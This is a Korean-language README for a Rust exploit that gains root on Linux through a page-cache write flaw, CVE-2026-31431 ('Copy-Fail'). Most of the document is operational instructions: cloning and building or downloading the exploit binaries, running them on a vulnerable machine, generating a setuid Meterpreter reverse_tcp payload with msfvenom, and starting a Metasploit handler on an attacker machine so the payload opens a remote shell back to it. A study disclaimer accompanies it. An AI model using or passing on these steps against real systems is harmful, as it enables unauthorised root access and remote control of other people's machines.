# CVE-2026-31431용 Rust 기반 로컬 권한 상승 익스플로잇 Linux 시스템에서 Meterpreter와 같은 사용자 정의 셸코드를 실행할 수 있게 해주는 CVE-2026-31431용 Rust 기반 로컬 권한 상승 익스플로잇입니다.

CVE-2026-31431(Copy-Fail)에 대한 로컬 권한 상승 익스플로잇의 Rust 구현입니다.


사용자 지정 셸코드(예: Meterpreter)를 실행할 수 있습니다.
Xint는 AF_ALG와 splice()를 연결하여 4바이트 쓰기 프리미티브를 달성하는 임의 페이지 캐시 쓰기 취약점인 CVE-2026-31431을 공개했습니다.
출처: Copy Fail: 732 Bytes to Root on Every Major Linux Distribution
이 프로젝트는 사이버 보안을 공부하려는 개인적인 관심의 일환으로 개발되었습니다. 그러나 악의적인 목적으로 오용될 가능성이 있습니다.
이 도구를 불법 활동에 사용하지 마십시오.
저자는 이 소프트웨어의 오용에 대해 책임을 지지 않습니다.
참고: 원본 작업은 압축/인코딩된 셸코드(예:
/bin/sh)를 사용합니다. 이 구현에서는 원시(비압축)/bin/bash셸코드로 교체하여 사용자 제공 페이로드로 쉽게 사용자 지정하거나 직접 교체할 수 있도록 했습니다.
프로젝트를 클론한 후 build.sh를 실행합니다:
git clone [email protected]:iss4cf0ng/CVE-2026-31431-Linux-Copy-Fail
cd ./CVE-2026-31431-Linux-Copy-Fail
chmod +x ./build.sh
./build.sh
릴리스 패키지를 다운로드하고 압축을 해제합니다:
wget https://github.com/iss4cf0ng/CVE-2026-31431-Linux-Copy-Fail/releases/latest/download/CVE-2026-31431-Linux-Fail.gz
tar -xzf CVE-2026-31431-Linux-Fail.gz
chmod +x CVE-2026-31431-Linux-Copy-Fail_x64
chmod +x CVE-2026-31431-Linux-Copy-Fail_x86
바이너리는 아래 옵션을 제공합니다:
./CVE-2026-31431-Linux-Copy-Fail --test

./CVE-2026-31431-Linux-Copy-Fail --exploit
./CVE-2026-31431-Linux-Copy-Fail --bin shellcode.bin
취약한 머신에서:
./CVE-2026-31431-Linux-Copy-Fail --test

./CVE-2026-31431-Linux-Copy-Fail --exploit

아래 명령(PrependSetUid를 True로 설정)을 사용하여 Meterpreter 페이로드를 생성합니다:
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.x lport=4444 -f elf prependsetuid=true > payload.bin
공격자 머신(Kali Linux)에서:
msfconsole
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 192.168.1.x
set lport 4444
run
취약한 머신에서:
./CVE-2026-31431-Linux-Copy-Fail --bin payload.bin